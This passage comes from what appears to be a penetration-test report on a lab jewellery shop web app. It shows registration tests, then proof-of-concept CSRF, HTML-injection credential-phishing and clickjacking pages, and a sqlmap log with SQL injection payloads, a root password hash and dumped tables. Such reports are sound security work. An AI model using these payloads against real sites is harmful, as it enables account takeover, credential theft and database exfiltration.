
Figure 7. Test with same username, different email

Successfully Added!

Figure 8. Same username is successful

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	test	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wever we w	12312312	user	1	Edit	Delete
0009	Test	Account	test	test1	test@email.com	1 Test Road	1234567	user	1	Edit	Delete
0010	Test	Account	test	test1	test1@email.com	1 Test Road	1234567	user	1	Edit	Delete

Figure 9. admin view of accounts successfully created so far

Users Registration Form

Name	<input type="text" value="Test"/>
Surname	<input type="text" value="Account"/>
Username	<input type="text" value="test2"/>
Password	<input type="password"/>
Re-Password	<input type="password"/>
Email	<input type="text" value="test2@email.com"/>
Billing Address	<input type="text" value="2 Test Drive"/>
Telephone	<input type="text" value="12345678"/>

[Home Page](#)

Figure 10. Account with no password

Successfully Added!

Figure 11. No password is successful




Figure 12. No password account being logged into



Figure 13. Can't log into no password account

Users Registration Form

Name	<input type="text"/>
Surname	<input type="text"/>
Username	<input type="text"/>
Password	<input type="text"/>
Re-Password	<input type="text"/>
Email	1 <input type="text"/>
Billing Address	<input type="text"/>
Telephone	<input type="text"/>

[Home Page](#)

Figure 14. Account with no details other than '1' for email as can't be empty

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0009	Test	Account	test	test1	test@email.com	1 Test Road	1234567	user	1	Edit	Delete
0010	Test	Account	test	test1	test1@email.com	1 Test Road	1234567	user	1	Edit	Delete
0011	Test	Account	test2		test2@email.com	2 Test Drive	12345678	user	1	Edit	Delete
0012							0	user	1	Edit	Delete
0013					1		0	user	1	Edit	Delete

Figure 15. Admin view of accounts successfully created

csrf.html

```
<html>
<body>
```

```

<form name="csrf_form" action="http://192.168.1.20/Changepassword.php"
method="POST">
    <input type="hidden" name="LoginID" value="">
    <input type="hidden" name="OldPassword" value="">
    <input type="hidden" name="NewPassword" value="hacked">
    <input type="hidden" name="ConfirmPassword" value="hacked">
    <input type="hidden" name="Submit" value="Submit">
</form>
<script type="text/javascript">document.csrf_form.submit();</script>
</body></html>

```

HTML Injection

```

<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index:
1000; background-color:white; padding: 1em;" id="login_center_main">Please login with
valid credentials:<br><form name="login" action="http://192.168.1.200/login.htm"><div
id="inputDivLogin"><div id="LoginLabel"><b>Username</b></div><div
id="LoginInput"><input name="txtusername" class="Logintextboxes"
type="text"></div></div><br><div id="inputDivLogin"><div
id="LoginLabel"><b>Password</b></div><div id="LoginInput"><input name="txtpassword"
class="Logintextboxes" type="password"></div></div><br><div
id="inputDivLoginControl"><div><input id="btnSignin" class="LoginButton" value="Sign in"
type="submit"><input class="LoginButton" id="btnClear" value="Clear"
type="reset"></div></div></div>

```

clickjacking.html

```

<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="192.168.1.20" width="500" height="500"></iframe>
</body>
</html>

```

APPENDIX C - SQLMAP LOG

sqlmap identified the following injection point(s) with a total of 284 HTTP(s) requests:

Parameter: search (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: search=-7328') OR 7623=7623#&select=type

Type: error-based

Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)

Payload: search=1') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178717671,(SELECT (ELT(9319=9319,1))),0x7170626b71,0x78))s), 8446744073709551610, 8446744073709551610)))--gMow&select=type

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=1') AND (SELECT 4389 FROM (SELECT(SLEEP(5)))sygw)-- MgXN&select=type

web application technology: Apache 2.4.3, PHP 5.4.7

back-end DBMS: MySQL >= 5.5

banner: '5.5.27'

current user: 'root@localhost'

current database: 'bbjewels'

hostname: 'box'

current user is DBA: True

database management system users [5]:

[*] '@'linux'

[*] '@'localhost'

[*] 'pma'@'localhost'

[*] 'root'@'linux'

[*] 'root'@'localhost'

database management system users password hashes:

[*] pma [1]:

password hash: NULL

[*] root [1]:

password hash: *6DAC18BF7340F4603E4F77AF62406F3A2723D92A

database management system users privileges:

[*] '@'linux' [1]:

privilege: USAGE

[*] '@'localhost' [1]:

privilege: USAGE

[*] 'pma'@'localhost' [1]:

privilege: USAGE

[*] 'root'@'linux' (administrator) [28]:

privilege: ALTER

privilege: ALTER ROUTINE

privilege: CREATE

privilege: CREATE ROUTINE

privilege: CREATE TABLESPACE

privilege: CREATE TEMPORARY TABLES

privilege: CREATE USER

privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
privilege: REPLICATION SLAVE
privilege: SELECT
privilege: SHOW DATABASES
privilege: SHOW VIEW
privilege: SHUTDOWN
privilege: SUPER
privilege: TRIGGER
privilege: UPDATE
[*] 'root'@'localhost' (administrator) [28]:
privilege: ALTER
privilege: ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TABLESPACE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
privilege: REPLICATION SLAVE
privilege: SELECT
privilege: SHOW DATABASES
privilege: SHOW VIEW

privilege: SHUTDOWN
privilege: SUPER
privilege: TRIGGER
privilege: UPDATE

database management system users roles:

[*] '@'linux' [1]:

role: USAGE

[*] '@'localhost' [1]:

role: USAGE

[*] 'pma'@'localhost' [1]:

role: USAGE

[*] 'root'@'linux' (administrator) [28]:

role: ALTER

role: ALTER ROUTINE

role: CREATE

role: CREATE ROUTINE

role: CREATE TABLESPACE

role: CREATE TEMPORARY TABLES

role: CREATE USER

role: CREATE VIEW

role: DELETE

role: DROP

role: EVENT

role: EXECUTE

role: FILE

role: INDEX

role: INSERT

role: LOCK TABLES

role: PROCESS

role: REFERENCES

role: RELOAD

role: REPLICATION CLIENT

role: REPLICATION SLAVE

role: SELECT

role: SHOW DATABASES

role: SHOW VIEW

role: SHUTDOWN

role: SUPER

role: TRIGGER

role: UPDATE

[*] 'root'@'localhost' (administrator) [28]:

role: ALTER

role: ALTER ROUTINE

role: CREATE

role: CREATE ROUTINE

role: CREATE TABLESPACE
 role: CREATE TEMPORARY TABLES
 role: CREATE USER
 role: CREATE VIEW
 role: DELETE
 role: DROP
 role: EVENT
 role: EXECUTE
 role: FILE
 role: INDEX
 role: INSERT
 role: LOCK TABLES
 role: PROCESS
 role: REFERENCES
 role: RELOAD
 role: REPLICATION CLIENT
 role: REPLICATION SLAVE
 role: SELECT
 role: SHOW DATABASES
 role: SHOW VIEW
 role: SHUTDOWN
 role: SUPER
 role: TRIGGER
 role: UPDATE

Database: bbjewels

Table: sub_menu

[32 entries]

id	mmenu_id	smenu_name	smenu_link
0001	5	Bangles	viewproduct.php
0002	5	EarRings	viewproduct.php
0003	5	Necklaces	viewproduct.php
0004	5	Nose Pin	viewproduct.php
0005	5	Pendant Set	viewproduct.php
0006	5	Pendants	viewproduct.php
0007	5	LadyRings	viewproduct.php
0008	3	Bangles	viewproduct.php
0009	3	Ear Rings	viewproduct.php
0010	3	Mang Tika	viewproduct.php
0011	3	Mangalsutra	viewproduct.php
0012	3	Necklaces	viewproduct.php
0013	3	Nose Rings	viewproduct.php
0014	3	Pendant Set	viewproduct.php
0015	3	Pendants	viewproduct.php

0016 4 Anklets viewproduct.php
0017 4 Armlets viewproduct.php
0018 4 Bracelet viewproduct.php
0019 4 Brooches viewproduct.php
0020 4 Hair Pin viewproduct.php
0021 4 EarRings viewproduct.php
0022 4 Cufflinks viewproduct.php
0023 4 Chain viewproduct.php
0024 4 ManRings viewproduct.php
0025 4 Pendants viewproduct.php
0026 4 Pendants Sets viewproduct.php
0027 4 Lady Rings viewproduct.php
0028 3 LadyRings viewproduct.php
0029 3 ManRings viewproduct.php
0030 4 ToeRings viewproduct.php
0031 8 Views topviewed.php
0032 8 Sellings topsell.php

Database: bbjewels

Table: users

[4 entries]

user_id tel name email ac_type surname address username password thumbnail user_status
0001 54954491 Ian if@yahoo.com user Ferguson Montagne Blanche ianf12345 <blank> 1
0002 54954491 Benny admin@hacklabmadeup.com Administrator Hill Montagne Blanche admin jennifer <blank> 0
0003 59999995 Steve hacklab@hacklab.com user Brown 1 Bell Street hacklab hacklab rick.jpg 1
0005 12312312 Tom tsmith@hacklab.com user Smith 1 wewer we w tsmith hacklab <blank> 1

Database: bbjewels

Table: jewellery

[297 entries]

id type descr price path noviews topsell category
prodname

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+									
-----+									
0001	latest	Diamond Carte:20\r\n\r\n	1000.00	Diamond/Bangles/1.jpg	14				
33	1	Diamond/Bangles/1.jpg							
0002	featured	Diamond Carte:20\r\n\r\n	1000.00	Diamond/Bangles/2.jpg	13				
27	1	Diamond/Bangles/2.jpg							
0003	featured	Diamond Carte:15\r\nGold Carte:24	1000.00	Diamond/Bangles/3.jpg	0				
0	1	Diamond/Bangles/3.jpg							
0004	featured	Diamond Carte:15\r\n	1000.00	Diamond/Bangles/4.jpg	2	7			
1		Diamond/Bangles/4.jpg							
0005	soon	Diamond Carte:20\r\nGold Carte:24	1000.00	Diamond/Bangles/5.jpg	1				
1	1	Diamond/Bangles/5.jpg							
0006	featured	Diamond carte:10\r\nGold Carte:24	1000.00	Diamond/Bangles/6.jpg	0				
0	1	Diamond/Bangles/6.jpg							
0007	featured	Diamond Carte:10\r\n	1000.00	Diamond/Bangles/7.jpg	0	0			
1		Diamond/Bangles/7.jpg							
0008	featured	Diamond Carte:20\r\nGold Carte:24	1000.00	Diamond/Bangles/8.jpg	1				
5	1	Diamond/Bangles/8.jpg							
0009	featured	Diamond Carte:25\r\n	1000.00	Diamond/Bangles/9.jpg	1	1			
1		Diamond/Bangles/9.jpg							
0010	featured	Diamond Carte:25\r\n	1000.00	Diamond/Bangles/10.jpg	0	0			
1		Diamond/Bangles/10.jpg							
0011	soon	Diamond Carte:20	1000.00	Diamond/Bangles/11.jpg	0	0			
1		Diamond/Bangles/11.jpg							
0015	featured	Diamond Carte:10\r\ngold Carte:24	1000.00	Diamond/EarRings/1.jpg	0				
0	2	Diamond/EarRings/1.jpg							
0016	featured	Diamond Carte:12\r\nGold Carte:24	1000.00	Diamond/EarRings/2.jpg	0				
0	2	Diamond/EarRings/2.jpg							
0017	featured	Diamond Carte:14\r\nGold Carte:24	1000.00	Diamond/EarRings/3.jpg	0				
0	2	Diamond/EarRings/3.jpg							
0018	featured	Diamond Carte:16\r\nGold Carte:24	1000.00	Diamond/EarRings/4.jpg	0				
0	2	Diamond/EarRings/4.jpg							
0019	featured	Diamond Carte:18\r\nGold Carte:24	1000.00	Diamond/EarRings/5.jpg	0				
0	2	Diamond/EarRings/5.jpg							
0020	featured	Diamond Carte:20\r\nGold Carte:24	2500.00	Diamond/EarRings/6.jpg	0				
0	2	Diamond/EarRings/6.jpg							
0021	featured	Diamond carte:5\r\nGold Carte:24	2500.00	Diamond/EarRings/7.jpg	0				
0	2	Diamond/EarRings/7.jpg							
0022	latest	Diamond Carte:10\r\nGold Carte:24	2500.00	Diamond/EarRings/8.jpg	0				
0	2	Diamond/EarRings/8.jpg							
0023	featured	Diamond Carte:16\r\nGold Carte:24	1000.00	Diamond/EarRings/9.jpg	0				
0	2	Diamond/EarRings/9.jpg							
0026	latest	Diamond Carte:20	1000.00	Diamond/Lady Ring/1.jpg	6	14			
8		Diamond/Lady Ring/1.jpg							
0027	featured	Diamond Carte:10\r\nGold Carte:24	1000.00	Diamond/Lady Ring/2.jpg	1				
0	8	Diamond/Lady Ring/2.jpg							

0028	featured	Diamond Carte:12\r\nGold Carte: 24	1000.00	Diamond/Lady Ring/3.jpg	0
0	8	Diamond/Lady Ring/3.jpg			
0029	latest	Diamond Carte:14\r\nGold Carte:24	1000.00	Diamond/Lady Ring/4.jpg	0
0	8	Diamond/Lady Ring/4.jpg			
0030	featured	Diamond Carte:18\r\nGold Carte: 24	1000.00	Diamond/Lady Ring/5.jpg	2
0	8	Diamond/Lady Ring/5.jpg			
0031	featured	Diamond Carte:20\r\nGold Carte: 24	2500.00	Diamond/Lady Ring/6.jpg	0
0	8	Diamond/Lady Ring/6.jpg			
0032	latest	Diamond Carte:20\r\nGold Carte: 24	2500.00	Diamond/Lady Ring/7.jpg	0
0	8	Diamond/Lady Ring/7.jpg			
0033	featured	Diamond Carte: 10\r\nGold Carte:24	2500.00	Diamond/Lady Ring/8.jpg	0
0	8	Diamond/Lady Ring/8.jpg			
0034	featured	Diamond Carte:19\r\nGold Carte:24	2500.00	Diamond/Lady Ring/9.jpg	0
0	8	Diamond/Lady Ring/9.jpg			
0035	featured	Diamond Carte:14\r\nGold Carte:24	375.00	Diamond/Lady Ring/10.jpg	0
0	8	Diamond/Lady Ring/10.jpg			
0036	featured	Diamond Carte:10	1000.00	Diamond/Necklaces/1.jpg	0
3		Diamond/Necklaces/1.jpg			0
0037	featured	Diamond Carte:15	1000.00	Diamond/Necklaces/2.jpg	0
3		Diamond/Necklaces/2.jpg			0
0038	featured	Diamond Carte:12	1000.00	Diamond/Necklaces/3.jpg	0
3		Diamond/Necklaces/3.jpg			0
0039	featured	Diamond Carte:14	1000.00	Diamond/Necklaces/4.jpg	0
3		Diamond/Necklaces/4.jpg			0
0040	featured	Diamond Carte:13	1000.00	Diamond/Necklaces/5.jpg	0
3		Diamond/Necklaces/5.jpg			0
0041	latest	Diamond Carte:15	1000.00	Diamond/Necklaces/6.jpg	1
3		Diamond/Necklaces/6.jpg			2
0042	latest	Diamond Carte:16	1000.00	Diamond/Necklaces/7.jpg	0
3		Diamond/Necklaces/7.jpg			0
0043	featured	Diamond Carte:1\r\nGold Carte:24	1000.00	Diamond/Nose Pin/1.jpg	0
0	4	Diamond/Nose Pin/1.jpg			
0044	featured	Diamond Carte:2\r\nGold Carte:24	2500.00	Diamond/Nose Pin/2.jpg	0
0	4	Diamond/Nose Pin/2.jpg			
0045	featured	Diamond Carte:3\r\nGold Carte:24	375.00	Diamond/Nose Pin/3.jpg	0
0	4	Diamond/Nose Pin/3.jpg			
0046	featured	Diamond carte:4\r\nGold Carte:24	4550.00	Diamond/Nose Pin/4.jpg	0
0	4	Diamond/Nose Pin/4.jpg			
0047	featured	Diamond Carte:5\r\nGold Carte:24	500.00	Diamond/Nose Pin/5.jpg	0
0	4	Diamond/Nose Pin/5.jpg			
0048	featured	Diamond Carte:6\r\nGold Carte:24	1799.00	Diamond/Nose Pin/6.jpg	0
0	4	Diamond/Nose Pin/6.jpg			
0049	featured	Diamond Carte:7\r\nGold Carte:24	780.00	Diamond/Nose Pin/7.jpg	0
0	4	Diamond/Nose Pin/7.jpg			
0050	featured	Diamond Carte:8\r\nGold Carte:24	890.00	Diamond/Nose Pin/8.jpg	0
0	4	Diamond/Nose Pin/8.jpg			

0051	featured	Diamond Carte:9\r\nGold Carte:24	900.00	Diamond/Nose Pin/9.jpg	0	
0	4	Diamond/Nose Pin/9.jpg				
0052	featured	Diamond Carte:10\r\nGold Carte:24	1000.00	Diamond/Nose Pin/10.jpg	0	
0	4	Diamond/Nose Pin/10.jpg				
0053	featured	Diamond Carte:25	375.00	Diamond/Pendant Set/1.jpg	0	0
6		Diamond/Pendant Set/1.jpg				
0054	soon	Diamond Carte:15	2500.00	Diamond/Pendant Set/2.jpg	0	0
6		Diamond/Pendant Set/2.jpg				
0055	featured	Diamond Carte:10	2500.00	Diamond/Pendant Set/3.jpg	0	0
6		Diamond/Pendant Set/3.jpg				
0056	featured	Diamond Carte: 25	375.00	Diamond/Pendant Set/4.jpg	0	0
6		Diamond/Pendant Set/4.jpg				
0057	featured	Diamond Carte:15	2500.00	Diamond/Pendant Set/5.jpg	0	0
6		Diamond/Pendant Set/5.jpg				
0059	featured	Diamond Carte:30	375.00	Diamond/Pendant Set/6.jpg	0	0
6		Diamond/Pendant Set/6.jpg				
0060	featured	Diamond Carte:15	2500.00	Diamond/Pendant Set/7.jpg	0	0
6		Diamond/Pendant Set/7.jpg				
0061	featured	Diamond Carte:17	2500.00	Diamond/Pendant Set/8.jpg	0	0
6		Diamond/Pendant Set/8.jpg				
0062	featured	Diamond Carte:20	2500.00	Diamond/Pendant Set/9.jpg	0	0
6		Diamond/Pendant Set/9.jpg				
0063	featured	Diamond Carte:20\r\n	1000.00	Diamond/Pendant Set/10.jpg	0	
0	6	Diamond/Pendant Set/10.jpg				
0065	featured	Diamond Carte:20	1799.00	Diamond/Pendants/2.jpg	0	0
7		Diamond/Pendants/2.jpg				
0066	featured	Diamond Carte:10\r\n	780.00	Diamond/Pendants/3.jpg	0	0
7		Diamond/Pendants/3.jpg				
0067	featured	Diamond Carte: 12	890.00	Diamond/Pendants/4.jpg	0	0
7		Diamond/Pendants/4.jpg				
0068	featured	Diamond Carte:15	900.00	Diamond/Pendants/5.jpg	0	0
7		Diamond/Pendants/5.jpg				
0069	featured	Diamond Carte:20\r\n	1000.00	Diamond/Pendants/6.jpg	0	
0	7	Diamond/Pendants/6.jpg				
0070	featured	Diamond Carte:15\r\n	1000.00	Diamond/Pendants/9.jpg	8	
0	7	Diamond/Pendants/9.jpg				
0071	featured	Diamond Carte:25	2500.00	Diamond/Pendants/10.jpg	0	0
7		Diamond/Pendants/10.jpg				
0072	featured	Diamond Carte:15	2500.00	Diamond/Pendants/1.jpg	0	0
7		Diamond/Pendants/1.jpg				
0073	featured	Diamond Carte:15\r\n	375.00	Diamond/Pendants/7.jpg	0	0
7		Diamond/Pendants/7.jpg				
0074	featured	Diamond Carte:15	375.00	Diamond/Pendants/8.jpg	0	0
7		Diamond/Pendants/8.jpg				
0076	soon	Gold Carte:24	1000.00	Gold/Bangles/1.jpg	0	0
		Gold/Bangles/1.jpg				9

0077 featured Gold Carte:24	1000.00 Gold/Bangles/2.jpg	0	0	9
Gold/Bangles/2.jpg				
0082 featured Gold Carte: 24	1000.00 Gold/Bangles/3.jpg	0	0	9
Gold/Bangles/3.jpg				
0083 featured Gold Carte:24	1000.00 Gold/Bangles/4.jpg	0	0	9
Gold/Bangles/4.jpg				
0084 featured Gold Carte:24	1000.00 Gold/Bangles/5.jpg	4	0	9
Gold/Bangles/5.jpg				
0085 featured Gold Carte:24	1000.00 Gold/Bangles/6.jpg	0	0	9
Gold/Bangles/6.jpg				
0086 featured Gold Carte: 24	1000.00 Gold/Bangles/7.jpg	0	0	9
Gold/Bangles/7.jpg				
0087 featured Gold Carte: 24	1000.00 Gold/Bangles/8.jpg	0	0	9
Gold/Bangles/8.jpg				
0088 featured Gold Carte:24	1000.00 Gold/Bangles/9.jpg	0	0	9
Gold/Bangles/9.jpg				
0089 featured Gold Carte: 24	1000.00 Gold/Bangles/10.jpg	0	0	9
Gold/Bangles/10.jpg				
0090 featured Gold Carte:24	500.00 Gold/Ear Rings/1.jpg	0	0	10
Gold/Ear Rings/1.jpg				
0091 featured Gold Carte:24	1799.00 Gold/Ear Rings/2.jpg	0	0	
10 Gold/Ear Rings/2.jpg				
0092 featured Gold Carte:24	1799.00 Gold/Ear Rings/3.jpg	0	0	
10 Gold/Ear Rings/3.jpg				
0093 featured Gold Carte:24	780.00 Gold/Ear Rings/4.jpg	0	0	10
Gold/Ear Rings/4.jpg				
0094 featured Gold Carte:24	900.00 Gold/Ear Rings/5.jpg	0	0	10
Gold/Ear Rings/5.jpg				
0095 featured Gold Carte:24	1000.00 Gold/Ear Rings/6.jpg	0	0	
10 Gold/Ear Rings/6.jpg				
0096 featured Gold Carte:24	1000.00 Gold/Ear Rings/7.jpg	0	0	
10 Gold/Ear Rings/7.jpg				
0097 featured Gold Carte:24	1000.00 Gold/Ear Rings/8.jpg	0	0	
10 Gold/Ear Rings/8.jpg				
0098 featured Gold Carte: 24	1000.00 Gold/Ear Rings/9.jpg	0	0	
10 Gold/Ear Rings/9.jpg				
0099 featured Gold Carte: 24	1000.00 Gold/Ear Rings/10.jpg	1	0	
10 Gold/Ear Rings/10.jpg				
0100 featured Gold Carte:24	500.00 Gold/Lady Rings/1.jpg	0	0	
35 Gold/Lady Rings/1.jpg				
0101 featured Gold Carte:24	1799.00 Gold/Lady Rings/2.jpg	0	0	
35 Gold/Lady Rings/2.jpg				
0102 featured Gold Carte:24	780.00 Gold/Lady Rings/3.jpg	0	0	
35 Gold/Lady Rings/3.jpg				
0103 featured Gold Carte:24	890.00 Gold/Lady Rings/4.jpg	0	0	
35 Gold/Lady Rings/4.jpg				

0104 featured Gold Carte: 24	900.00 Gold/Lady Rings/5.jpg	0	0	
35 Gold/Lady Rings/5.jpg				
0105 featured Gold Carte:24	1000.00 Gold/Lady Rings/6.jpg	0	0	
35 Gold/Lady Rings/6.jpg				
0106 featured Gold Carte:24	1000.00 Gold/Lady Rings/7.jpg	0	0	
35 Gold/Lady Rings/7.jpg				
0107 featured Gold Carte:24	1000.00 Gold/Lady Rings/8.jpg	0	0	
35 Gold/Lady Rings/8.jpg				
0108 featured Gold Carte:24	1000.00 Gold/Lady Rings/9.jpg	0	0	
35 Gold/Lady Rings/9.jpg				
0109 soon Gold Carte:24	1000.00 Gold/Lady Rings/10.jpg	0	0	
35 Gold/Lady Rings/10.jpg				
0110 featured Gold Carte:24	500.00 Gold/Man Rings/1.jpg	0	0	
36 Gold/Man Rings/1.jpg				
0111 featured Gold Carte:24	1799.00 Gold/Man Rings/2.jpg	0	0	
36 Gold/Man Rings/2.jpg				
0112 featured Gold Carte:24	780.00 Gold/Man Rings/3.jpg	0	0	
36 Gold/Man Rings/3.jpg				
0113 featured Gold Carte:24	890.00 Gold/Man Rings/4.jpg	0	0	
36 Gold/Man Rings/4.jpg				
0114 featured Gold Carte: 24	890.00 Gold/Man Rings/5.jpg	0	0	
36 Gold/Man Rings/5.jpg				
0115 featured Gold Carte: 24	900.00 Gold/Man Rings/6.jpg	0	0	
36 Gold/Man Rings/6.jpg				
0116 featured Gold Carte:24	1000.00 Gold/Man Rings/7.jpg	0	0	
36 Gold/Man Rings/7.jpg				
0117 featured Gold Carte:24	1000.00 Gold/Man Rings/8.jpg	0	0	
36 Gold/Man Rings/8.jpg				
0118 featured 1 Gram	1000.00 Gold/Mang Tika/1.jpg	0	0	11
Gold/Mang Tika/1.jpg				
0119 featured 1 Gram	2500.00 Gold/Mang Tika/2.jpg	0	0	11
Gold/Mang Tika/2.jpg				
0120 featured 1 Gram	375.00 Gold/Mang Tika/3.jpg	0	0	11
Gold/Mang Tika/3.jpg				
0121 featured 1 Gram	4550.00 Gold/Mang Tika/4.jpg	0	0	11
Gold/Mang Tika/4.jpg				
0122 featured 1 Gram	500.00 Gold/Mang Tika/5.jpg	0	0	11
Gold/Mang Tika/5.jpg				
0123 featured 1 Gram	1799.00 Gold/Mang Tika/6.jpg	0	0	11
Gold/Mang Tika/6.jpg				
0124 featured 1 Gram	780.00 Gold/Mang Tika/7.jpg	0	0	11
Gold/Mang Tika/7.jpg				
0126 featured 1 Gram	900.00 Gold/Mang Tika/9.jpg	0	0	11
Gold/Mang Tika/9.jpg				
0127 featured 1 Gram	1000.00 Gold/Mang Tika/10.jpg	0	0	11
Gold/Mang Tika/10.jpg				

0128 featured Gold Carte: 24	1000.00 Gold/Mangalsutra/1.jpg	1	0	
12 Gold/Mangalsutra/1.jpg				
0129 featured Gold Carte:24	1000.00 Gold/Mangalsutra/2.jpg	0	0	
12 Gold/Mangalsutra/2.jpg				
0130 featured Gold Carte:24	1000.00 Gold/Mangalsutra/3.jpg	0	0	
12 Gold/Mangalsutra/3.jpg				
0131 featured Gold Carte: 24	1000.00 Gold/Mangalsutra/4.jpg	0	0	
12 Gold/Mangalsutra/4.jpg				
0132 featured Gold Carte:24	1000.00 Gold/Mangalsutra/5.jpg	0	0	
12 Gold/Mangalsutra/5.jpg				
0133 featured Gold Carte:	2500.00 Gold/Mangalsutra/6.jpg	0	0	
12 Gold/Mangalsutra/6.jpg				
0134 featured Gold Carte:24	2500.00 Gold/Mangalsutra/7.jpg	0	0	
12 Gold/Mangalsutra/7.jpg				
0135 featured Gold Carte:24	2500.00 Gold/Mangalsutra/8.jpg	0	0	
12 Gold/Mangalsutra/8.jpg				
0136 featured Gold Carte:24	2500.00 Gold/Mangalsutra/9.jpg	0	0	
12 Gold/Mangalsutra/9.jpg				
0137 featured Gold Carte: 24	2500.00 Gold/Mangalsutra/10.jpg	0	0	
12 Gold/Mangalsutra/10.jpg				
0138 featured Gold Carte:24	2500.00 Gold/Necklaces/1.jpg	0	0	
13 Gold/Necklaces/1.jpg				
0139 featured Gold Carte:24	2500.00 Gold/Necklaces/2.jpg	0	0	
13 Gold/Necklaces/2.jpg				
0140 featured Gold Carte:24	2500.00 Gold/Necklaces/3.jpg	0	0	
13 Gold/Necklaces/3.jpg				
0141 featured Gold Carte: 24	2500.00 Gold/Necklaces/4.jpg	0	0	
13 Gold/Necklaces/4.jpg				
0142 latest Gold Carte: 24	2500.00 Gold/Necklaces/5.jpg	1	1	13
Gold/Necklaces/5.jpg				
0143 featured Gold Carte: 24	2500.00 Gold/Necklaces/6.jpg	0	0	
13 Gold/Necklaces/6.jpg				
0144 featured Gold Carte: 24	375.00 Gold/Necklaces/7.jpg	0	0	
13 Gold/Necklaces/7.jpg				
0145 featured Gold Carte:24	375.00 Gold/Necklaces/8.jpg	0	0	
13 Gold/Necklaces/8.jpg				
0146 featured Gold Carte: 24	375.00 Gold/Necklaces/9.jpg	0	0	
13 Gold/Necklaces/9.jpg				
0147 featured Gold Carte:24	375.00 Gold/Necklaces/10.jpg	0	0	
13 Gold/Necklaces/10.jpg				
0148 featured 1 Gram	1000.00 Gold/Nose Rings/1.jpg	0	0	14
Gold/Nose Rings/1.jpg				
0149 featured 1 Gram	2500.00 Gold/Nose Rings/2.jpg	0	0	14
Gold/Nose Rings/2.jpg				
0150 featured 1 Gram	375.00 Gold/Nose Rings/3.jpg	0	0	14
Gold/Nose Rings/3.jpg				

0151 featured 1 Gram	4550.00 Gold/Nose Rings/4.jpg	0	0	14
Gold/Nose Rings/4.jpg				
0152 featured 1 Gram	500.00 Gold/Nose Rings/5.jpg	0	0	14
Gold/Nose Rings/5.jpg				
0153 featured 1 Gram	1799.00 Gold/Nose Rings/6.jpg	0	0	14
Gold/Nose Rings/6.jpg				
0154 featured 1 Gram	780.00 Gold/Nose Rings/7.jpg	0	0	14
Gold/Nose Rings/7.jpg				
0155 featured 1 Gram	890.00 Gold/Nose Rings/8.jpg	0	0	14
Gold/Nose Rings/8.jpg				
0156 featured Gold Carte: 24	2500.00 Gold/Pendant Set/1.jpg	0	0	
